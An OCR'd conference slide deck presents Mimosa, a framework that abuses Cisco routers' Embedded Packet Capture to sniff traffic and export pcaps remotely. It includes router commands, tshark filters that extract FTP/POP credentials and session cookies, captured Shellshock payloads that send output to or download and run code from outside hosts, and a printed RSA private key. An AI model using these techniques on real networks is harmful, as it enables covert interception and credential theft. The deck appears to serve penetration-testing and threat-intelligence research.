µMIMOSAWRITERROUTER

µMIMOSAWRITERROUTER

Abusing EPC on Cisco Routers to Collect Data.

Joaquim Espinhara

@jespinhara

Rafael Silva

@rfdslabs



Why this name?

www.nsanamegenerator.com

Agenda

1 / About Us
2 / Introduction & Motivation
3 / EPC / *Evil / How EPC works / Abusing EPC*
4 / Mimosa / *Our approach / Demo / Potential*
5 / Threat Intelligence
6 / Future
7 / Conclusion



About us

Rafael Silva aka @rfdslabs

CTO at @EstuárioTI

Twitter @rfdslabs

Joaquim Espinhara aka @Jespinhara

Senior Security Consultant at @securusglobal



Introduction & motivation

2 / Introduction & motivation

- We are NOT exploiting a 0day on Cisco devices.
- We are aware of other methods, like GRE tunnels, port mirroring, lawful interception, etc.
- This is an automated tool to help pentesters / Threat intelligence to collect interesting data in a controlled environment.
- This is really useful tool for threat intelligence data gathering.
- You have to get ENABLE privilege on the router to use Mimosa.

2 / Introduction & motivation

2009 / *@jespinhara @h2hc about GRE-TUNNELS.*
2009 / *@rfdslabs tell about EPC to @jespinhara.*
2010 / *Hacking the Planet...*
2011 / *Hacking the Planet...*
2012 / *Hacking the Planet...* 
2013 / *Hacking the Planet...*
2014 / *Hacking the Planet...*
2015 / *Mimosa released.*



EPC

Embedded Packet Capture

The ability to capture IPv4 and IPv6 packets.

A flexible method for specifying the capture buffer size and type.

EXEC-level commands to start and stop the capture.

Show commands to display packet contents on the device.

Facility to export the packet capture in PCAP format.

Extensible infrastructure for enabling packet capture points.

The ability to capture IPv4 and IPv6 packets.

- Sniffing

A flexible method for specifying the capture buffer size and type.

- Space to store sniffing content in router memory.

EXEC-level -> enable mode start and stop the capture.

- Need some hacking to Enable, cisco/cisco.

Show commands to display packet contents on the device.

- Sniffing on the fly.

Facility to export the packet capture in PCAP format.

- Make your pcap-farm-server.

Extensible infrastructure for enabling packet capture points.

- All Your Network Are Belong to Us.

1. Define a Capture Buffer and Size and Type (Linear OR Circular):

```
Router# monitor capture buffer NAMEbuff size 32400 max-size 9500 linear OR circular
Router#
```

2. Define a Capture point (interfaces and directions):

```
Router# monitor capture point ip cef Name-Cap-Point all ?
    both    capture ingress and egress
    in      capture on ingress
    out     capture on egress
```

3. Associate the capture point to our buffer:

```
Router# monitor capture point associate mimosa-point mimosa
Router# monitor capture point associate mimosa-point mimosa ?
    WORD    Name of the Capture Buffer
```

4

Start / stop the capture point:

```
Router# monitor capture point start mimosa-point
Router# monitor capture point start ?
    WORD    Name of the Capture Point
    all     All Capture Points
```

***Linear** / When the buffer is full, the capture will stop.*

***Circular** / The buffer will be overwritten with new packets.*

5

Export the capture in PCAP format to a remote location:

```
Router# monitor capture buffer mimosa export ?
    flash0: Location to dump buffer
    flash1: Location to dump buffer
    flash:  Location to dump buffer
    ftp:    Location to dump buffer
    http:   Location to dump buffer
    https:  Location to dump buffer
    rcp:    Location to dump buffer
    scp:    Location to dump buffer
    tftp:   Location to dump buffer

Router# monitor capture buffer mimosa export ftp://dhillon:HITB@127.0.0.1/Router1.pcap
Writing Router1.pcap
Router#
```

Sniffing on the fly: ☹

```
Router#sh monitor capture buffer mimosa dump
21:53:56.471 UTC Mar 25 2015 : IPv4 LES CEF    : Gi0/0 None

22822880: 10F311AB 6FA0FC48 EF24FDC5 08004530  .s.+o |Ho$}E..E0
22822890: 0028F847 40002806 E392BB4A FA7C2421  .(xG@.(.c.;Jz|$!
228228A0: 9CDDCC18 0017D071 FA61BC65 64365010  .]L...Pqza<ed6P.
228228B0: FFFF816F 000010F3 00000000 00        ...o...s.....

21:53:56.471 UTC Mar 25 2015 : IPv4 LES CEF    : Gi0/0 None

22822880: 10F311AB 6FA0FC48 EF24FDC5 08004530  .s.+o |Ho$}E..E0
22822890: 0028EE73 40002806 ED66BB4A FA7C2421  .(ns@.(.mf;Jz|$!
228228A0: 9CDDCC18 0017D071 FA61BC65 64375010  .]L...Pqza<ed7P.
228228B0: FFFF816E 000011AB 00000000 00        ...n...+.....

21:53:56.471 UTC Mar 25 2015 : IPv4 LES CEF    : Gi0/0 None

22822880: 10F311AB 6FA0FC48 EF24FDC5 08004530  .s.+o |Ho$}E..E0
22822890: 0028C019 40002806 1BC1BB4A FA7C2421  .(@.@.(..A;Jz|$!
228228A0: 9CDDCC18 0017D071 FA61BC65 64385010  .]L...Pqza<ed8P.
228228B0: FFFF816D 00000000 00000000 00        ...m.........
```

The main problem is export the capture to a REMOTE location.

No way to disable the EPC OR block the export to a remote location ☹

This is a feature, is not a BUG ☺



Mimosa

Framework

µMimosa C&C — Routers — Collectors — µMimosa Parser

4 / Mimosa Framework

```
Mimosa> help

Documented commands (type help <topic>):
========================================
_load            ed       li              pause  set          start_capture
_relative_load   edit     list            py     shell        stop_capture
add_target       hi       list_targets    r      shortcuts
cmdenvironment   history  load            run    show
del_target       l        mimosa_options  save   show_target

Undocumented commands:
======================
EOF  eof  exit  help  moo  q  quit

Mimosa> list_targets
* IP Address    Capture
-------------------------
  192.168.1.1   [RUNNING]
  127.0.0.1     [STOPPED]
  192.168.4.4   [STOPPED]
  192.168.4.2   [STOPPED]
  192.168.4.1   [RUNNING]
  192.168.4.10  [STOPPED]
Mimosa> mimosa_options list
* Name          Value
-------------------------
  cisco_passwd  cisco
  ftp_string    127.0.0.1
  ftp_string    <NONE>
  ftp_string    <NONE>
  cap_interval  300
Mimosa>
```

Tshark

User Agents (Client Side Exploitation)

tshark -Y 'http contains "User-Agent:"' -T fields -e http.user_agent -nlr pcapfile

```
[redacted] tshark -Y 'http contains "User-Agent:"' -T fields -e http.
*BcfBAAAAOVBAAEFBAAgNw_3M9VXf1qD7mJaAIFC4rBu1nFKAjNAAAEAAKAA=
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.5
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Microsoft-CryptoAPI/6.1
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Microsoft-CryptoAPI/6.1
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.5
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Microsoft-CryptoAPI/6.1
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.5
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.5
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.5
Microsoft-CryptoAPI/6.1
```

Tshark

HTTP Requests

tshark -T fields -e http.host -e http.request.uri -Y 'http.request.method == "GET"' -nlr pcapfile

```
[redacted]$ tshark -T fields -e http.host -e http.request.uri -Y 'http.request.method == "GET"'
r6---sn-hp57knse.gvt1.com       /edgedl/chrome/win/A5DD0C0C614FD2E0/41.0.2272.101_chrome_installer.exe?cms_redirect
&shardbypass=yes&sparams=expire,ip,ipbits,mm,ms,mv,nh,pl,shardbypass&signature=357D899690D43287A5747D339F13110ED3E0
r6---sn-hp57knse.gvt1.com       /edgedl/chrome/win/A5DD0C0C614FD2E0/41.0.2272.101_chrome_installer.exe?cms_redirect
&shardbypass=yes&sparams=expire,ip,ipbits,mm,ms,mv,nh,pl,shardbypass&signature=357D899690D43287A5747D339F13110ED3E0
au.download.windowsupdate.com   /d/msdownload/update/software/secu/2015/01/proof-es-es_a7668faa8c405381c0b128edd270
au.download.windowsupdate.com   /d/msdownload/update/software/secu/2015/01/proof-es-es_a7668faa8c405381c0b128edd270
ping.chartbeat.net      /ping?h=pt-br.msn.com&p=%2Fpt-br&u=BAXXBiDw92q3CTB-9H&d=msn.com&g=42635&g0=homepage&n=0&f=f
1zkFiTtbC6BKLfFv&V=51&z=t%3DC5OBnlDIOGz7D4HXOcBn8-plCzpTy9%26E%3D0%26x%3D0%26c%3D7.06%26y%3D5800%26w%3D767&i=MSN%20
ping.chartbeat.net      /ping?h=pt-br.msn.com&p=%2Fpt-br&u=BAXXBiDw92q3CTB-9H&d=msn.com&g=42635&g0=homepage&n=0&f=f
1zkFiTtbC6BKLfFv&V=51&z=t%3DC5OBnlDIOGz7D4HXOcBn8-plCzpTy9%26E%3D0%26x%3D0%26c%3D7.06%26y%3D5800%26w%3D767&i=MSN%20
ia.nspmotion.com        /delivery/?p=220509&sc=599&r=63190
ia.nspmotion.com        /delivery/?p=220509&sc=599&r=63190
rad.msn.com     /ADSAdClient31.dll?GetSAd=&VWS=0&AP=1064&ID=0CD485FBA6C26F320F468093A2C26D43&MUID=0CD485FBA6C26F320
rad.msn.com     /ADSAdClient31.dll?GetSAd=&VWS=0&AP=1064&ID=0CD485FBA6C26F320F468093A2C26D43&MUID=0CD485FBA6C26F320
ping.chartbeat.net      /ping?h=pt-br.msn.com&p=%2Fpt-br&u=BAXXBiDw92q3CTB-9H&d=msn.com&g=42635&g0=homepage&n=0&f=f
ZGCPr2IjC-Xx1PBX2SxI&V=51&tz=180&_cdname=eastus&sn=5&_
ping.chartbeat.net      /ping?h=pt-br.msn.com&p=%2Fpt-br&u=BAXXBiDw92q3CTB-9H&d=msn.com&g=42635&g0=homepage&n=0&f=f
ZGCPr2IjC-Xx1PBX2SxI&V=51&tz=180&_cdname=eastus&sn=5&_
```

Tshark

Geo IP

- tshark -r pcapfile -o "ip.use_geoip:TRUE" -o column.format:""IP_Flags", "%Cus:ip.flags". "IP_src", "%Cus:ip.src". "IP_dst", "%Cus:ip.dst", "CITY", "%Cus:ip.geoip.city", "Latitude", "%Cus:ip.geoip.lat""

All Protocols

- tshark -i2 -nqzio,phs –r pcapfile

DNS Requests (Virus Total)

- tshark -nn -e ip.src -e dns.qry.name -T fields -Y "dns" –r pcaptile

User Agents (Client Side Attacks)

- tshark -Y 'http contains "User-Agent:"' -T fields -e http.user_agent –r pcapfile

Tshark

FTP Creds

- tshark -Y "(ftp.response.code == 230 || ftp.request.command == "PASS") || (ftp.request.command == "USER")" -nlr pcapfile

POP Creds


- tshark -Y "(pop.request.command == "PASS") || (pop.request.command == "USER")" –nlr pcapfile

Cookies (Hijack)

- tshark -r pcapfile -Y 'http.cookie' -z "proto,colinfo,http.content_type,http.content_type" -z "proto,colinfo,http.content_length,http.content_length" -z "proto,colinfo,http.cookie,http.cookie”

Carving With bro

- Extract Files With Bro




```
global ext_map: table[string] of string = {
    ["application/x-dosexec"] = "exe",
    ["text/plain"] = "txt",
    ["text/csv"] = "csv",
    ["text/javascript"] = "jscript",
    ["text/vcard"] = "vcard",
    ["image/jpeg"] = "jpg",
    ["image/png"] = "png",
    ["text/html"] = "html",
    ["application/json"] ="json",
    ["application/javascript"] = "js",
    ["application/pdf"] = "pdf",
    ["application/xml"] = "xml",
    ["application/zip"] = "zip",
    ["audio/mp4"] = "mp4",
    ["audio/mpeg"] = "mpeg",
    ["audio/flac"] = "flac",

} &default ="";

event file_new(f: fa_file)
    {
    local ext = "";

    if ( f?$mime_type )
        ext = ext_map[f$mime_type];

    local fname = fmt("%s-%s.%s", f$source, f$id, ext);
    Files::add_analyzer(f, Files::ANALYZER_EXTRACT, [$extract_filename=fname]);
    }
```

4 / Mimosa / *Results*

```
xdqzpbcgrvkj.ru /in.php
xdqzpbcgrvkj.ru /in.php
        http://thescorpionking.no-ip.org:1604/ready
        http://thescorpionking.no-ip.org:1604/ready
        http://thescorpionking.no-ip.org:1604/ready
anam0rph.su     /in.php
anam0rph.su     /in.php
ygiudewsqhct.in /in.php
ygiudewsqhct.in /in.php
```

URL:	http://ygiudewsqhct.in/
Detection ratio:	4 / 62
Analysis date:	2015-04-09 09:26:21 UTC (3 days, 10 hours ago)



4 / Mimosa / *Results*

Domains (7) | Hosts (4) | HTTP (6) | IRC (0) | SMTP (0)

Domains

DOMAIN	IP
www.update.microsoft.com	65.55.200.156
xdqzpbcgrvkj.ru	195.22.26.231
anam0rph.su	195.22.26.231
orzdwjtvmein.in	195.22.26.231
ygiudewsqhct.in	195.22.26.231
bdcrqgonzmwuehky.nl	195.22.26.231
somicrososoft.ru	217.23.11.124

4 / Mimosa / *Results*

```
=====================================================================
Follow: tcp,ascii
Filter: tcp.stream eq 105
Node 0:              .48:53983
Node 1: 103.10.228.231:80
138
GET / HTTP/1.1
Accept-Encoding: identity:
Connection: close
User-Agent: () { :;}; echo; /bin/uname -a > /dev/tcp/45.55.157.194/80;
```

4 / Mimosa / *Results*

```
10974 696.575995  192.168.1.2 ->          82 POP 69 C: USER s
10975 696.575995 124.124.6.17 ->          82 POP 69 C: USER s
10994 696.840001  192.168.1.2 ->          82 POP 56 C: PASS s
10995 696.840001 124.124.6.17 ->          82 POP 56 C: PASS s
11084 699.139998  192.168.1.2 ->          82 POP 66 C: USER d
11085 699.139998 124.124.6.17 ->          82 POP 66 C: USER d
11088 699.415996  192.168.1.2 ->          82 POP 59 C: PASS d
11089 699.415996 124.124.6.17 ->          82 POP 59 C: PASS d
27766 2502.091997  192.168.1.2 -:         .82 POP 69 C: USER
27767 2502.091997 124.124.6.17 -:         .82 POP 69 C: USER
27818 2502.363995  192.168.1.2 -:         .82 POP 56 C: PASS
27819 2502.363995 124.124.6.17 -:         .82 POP 56 C: PASS
27879 2506.724000  192.168.1.2 -:         .82 POP 66 C: USER
27880 2506.724000 124.124.6.17 -:         .82 POP 66 C: USER
27883 2506.999998  192.168.1.2 -:         .82 POP 59 C: PASS
27884 2506.999998 124.124.6.17 -:         .82 POP 59 C: PASS
```

4 / Mimosa / *Results*

virustotal

SHA256: 7a35ba1be86a763c0cbb3b6c7b70b4950c8e86f79e4ade3b2b6a1772426f527a

File name: HTTP-F67Wlq11nl1dQiX3He.exe

Detection ratio: 4 / 57

Analysis date: 2015-04-05 23:32:16 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Comodo	Heur.Corrupt.PE	20150405
Cyren	W32/Damaged_File.gen!Eldorado	20150405
F-Prot	W32/Damaged_File.gen!Eldorado	20150401
TheHacker	W32/Behav-Heuristic-CorruptFile-EP	20150403

4 / Mimosa / *Results*

Follow TCP Stream (tcp.stream eq 435)

Stream Content

```
GET /cgi-bin/test.cgi HTTP/1.0
Accept-Encoding: identity:
Connection: close
User-Agent: () { :;}; echo; /usr/bin/curl -o /tmp/t.tgz http:[redacted]/tt.tgz ;/usr/
bin/wget -O /tmp/t.tgz http://[redacted]t.tgz; /bin/cd /tmp; /bin/tar -zxvf t.tgz; /
bin/cd test; /bin/bash do
Cookie: () { :;}; echo; /usr/bin/curl -o /tmp/t.tgz http://[redacted]t.tgz ;/usr/bin/
wget -O /tmp/t.tgz http://[redacted]t.tgz; /bin/cd /tmp; /bin/tar -zxvf t.tgz; /bin/
cd test; /bin/bash do
Referer: () { :;}; echo; /usr/bin/curl -o /tmp/t.tgz http:/[redacted]t.tgz ;/usr/
bin/wget -O /tmp/t.tgz http:/[redacted]t.tgz; /bin/cd /tmp; /bin/tar -zxvf t.tgz; /
bin/cd test; /bin/bash do
Host: () { :;}; echo; /usr/bin/curl -o /tmp/t.tgz http://[redacted].tgz ;/usr/bin/
wget -O /tmp/t.tgz http://[redacted]t.tgz; /bin/cd /tmp; /bin/tar -zxvf t.tgz; /bin/
cd test; /bin/bash do
```

Entire conversation (885 bytes)

View - key

File Edit View Help

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAye/J3XWQIzD9dmEG30NAKBPDuKI23TWrQpE9VhIS8W4mIYSJ
45d5MWXfpsiM6Vy60pmH51qsP1Dh0SLYL6s/D/nhJ6kXT5FuaaeRQNi1Z9pZM7pf
f+LOdV8LGTM/7G3jdXNcAnoNpmk3137rWKoI6rDJ0PZ/Srh4S8ISR5pO6ji+Knwb
b8auUVOqz/zYlkDduG4Z+bd/NSS+nWMVyE0w+t1z5zZRud7/J130p3BhZGgEbWlv
J6qmTcKt6Uu8NXhDBGgg04JJ4sB4HbT77SeEWN6UAJVIBGMHtNc9+TNIu3/9N6Ve
S2C61gZQi5upA6wYrwLyzTWftBRHTb3gRrx3wQIDAQABAoIBABEQZDyEjL1Z9HEm
bdA7/JXmZamae4xh1qD/aPF3nlysdDI6SvSifilAdl/BbrbhkR/uvV89eES5bvuf
OCl/DQsqkG4rib69iVkAQfP63Al0mAkY/Kzv24Zri6KLhCFUf94S63mCGtkvFvrs
zLJnW+2JFuTDj6oewHuWYLkQPw7nqiuZTZm4kdHe3u31Kf9Y73/K27+kO2PL5Trc
cpW3xKSiNZtY3P5pYfJSSnk0UgclgSZ+A3+08y6ESB+UPeGjPMl+fv1M3MqlzbUe
3S0leRXD+YOumkadoe3arhGQS3sOyDwdYRxK7QTUeMWV6j7Q+NL9Os4Fjsckk3+T
eVFlPgkCgYEA5zXmJhg1m/cx56MhL0B2oNxN4aJq9c8PgCilUC1xs3FPK3E58n9c
H13FGv1r5fqbd/yr1EDg58NFetjICXQX5ysTct7jLJ5zTlYR4T4/C5UaWMDFHpmK
nJ/RYTVsIBpNPMmbRcopAjvOq9fDUb1ZH9UzhEp2QavK3evdixiZqHcCgYEA35Zm
wJjUfZODQy7jPisnY+74NaMEp1oY5QUv8ijBT0rtlLoZ8N/MW2jhksbTbOxFRwJF
SVk5G6o5Il1TRz0156ka7q51C1vlPi3AxlRxSkvmSYC1ppqOD8NcCAVmgc+Y2f9k
XWWSoiXX+UsoUeDwtkl9b6eegoTB2N9hochpp4cCgYEAymQMCty2UMiaDsJlkg9D
yJwQMKsUJggS8YSJjmW5WfKd8tEygGusIGjc2Tts7+vnm6i6YRpJxZbRgy+wK1ZM
djbm1270PWKWWy4hCKKMXX8viPF1m8ub4m6jwgwZ96ruYX+5Q+Yq76Ga0CIW/75X
/d2LMwpbajEPbCPD0ra+CxECgYBEEnVsM9uV9ABIxvO2rMrMWShGpEA5d2vW5IJn
ptLcAILZwO8+79Q3DGKJHnGmWvTonp9bqoeBjb0Es5s0OEWeJ1Uk0Aagk7Tizmk/
K5eWaC9Pt5kWhT21PORbKNHBueOuk1wKN2+CYIU1yBUZgKOozA0dnmnbEPI3xiLi
b7MDJwKBgAHa7IDKV5DoiQTUEayra6vVHLmWVLPoNz8j9IDUXyul6gM6fl8GhOkf
yibifawyCs/Sk9EDru9vG6Ae1GUCpvD34yB/CirysQgTlKbd+3gJk0C2JpMGHLf+
Cutlz+Jo1OYMCDN73jWt+BWOUmQMyXmjR8iISbqnNHNyGcOxmKRA
-----END RSA PRIVATE KEY-----
```

1.675 bytes


4 / Mimosa / *Results*

```
dasdasdas       rfdslabs$ wget www.se7c.com
--2015-04-03 23:34:06--  http://www.se7c.com/
Resolving www.se7c.com... 180.97.161.148
Connecting to www.se7c.com|180.97.161.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

index.html                                              [   <=>

2015-04-03 23:34:09 (11.2 KB/s) - 'index.html' saved [9293]

dasdasdas:      rfdslabs$ grep -i baidu index.html
<script type="text/javascript" src="http://dup.baidustatic.com/js/zm.js"></script>
<script src="http://cpro.baidustatic.com/cpro/ui/cm.js" type="text/javascript"></script>
<script src="http://cpro.baidustatic.com/cpro/ui/cm.js" type="text/javascript"></script>
    <div id="baidu_dup_923361"></div>
    <script type="text/javascript">(BAIDU_DUP=window.BAIDU_DUP||[]).push(["fillAsync","923361","baidu_dup_923361"]);</script>
    <script src="http://cpro.baidustatic.com/cpro/ui/cm.js"  type="text/javascript"></script>
    <script src="http://cpro.baidustatic.com/cpro/ui/cm.js" type="text/javascript"></script>
<script src="http://cpro.baidustatic.com/cpro/ui/cm.js"  type="text/javascript"></script>
<script src="http://cpro.baidustatic.com/cpro/ui/cm.js"  type="text/javascript"></script>
```

Index of /loga

Name	Last modified	Size	Description
Parent Directory		-	
0A1wRkmEvi6dv2b1Ykj1.txt	15-Dec-2014 15:34	46K	
0AAepb57jzMguego7iOR.txt	01-Feb-2015 01:55	63K	
0AMdAl08a9uIMn92kH1N.txt	31-Jan-2015 00:54	255K	
0AcYyEn7Fs1kDltN1Rjh.txt	14-Dec-2014 22:19	2	
0AoXhJKLDTbm5bZoYWuW.txt	31-Jan-2015 02:46	112K	
0ApuDpZL3XuSbuvvY8Us.txt	30-Jan-2015 05:52	190K	
0AwDk32Fj8HZSmjPB4yf.txt	14-Dec-2014 17:37	353K	
0B9hlF7oRF0qkORe3loD.txt	26-Feb-2015 14:25	21K	
0BBD3TF1vF1IZYG9oa2s.txt	14-Mar-2015 17:25	30K	

4 / Mimosa / *Results*



Some numbers:

- 300 Routers
- 1MB per hour
- 24hr per day
- 365 days per year

- 1hr = 300 MB
- 24hr = 7200 = 7.2 GB
- 365 = 2628000 = 2566,40625 GB = 2,506256104 TB



Future

Add support to another devices, such as mikrotik and Juniper.

A dashboard for better visualization of the sensitive data.

Other attack options like bruteforce, CVE-XXXX.

PCAP Automatic Analysis (pyshark).

Mimosa farm daemon.

https://github.com/rfdslabs/Mimosa-Framework

Download and coding with us.
Python Based.

Trank you!

Rafael Silva
rafa.silva@gmail.com
@rfdslabs

Joaquim Espinhara
espinhara.net@gmail.com
@jespinhara

Ulisses Albuquerque @urma

Julio Auto @julioauto

Luiz Eduardo @effffn

Dhillon and Melinda

Julio Cesar Fort @juliocesarfort

NSA for the insight ☺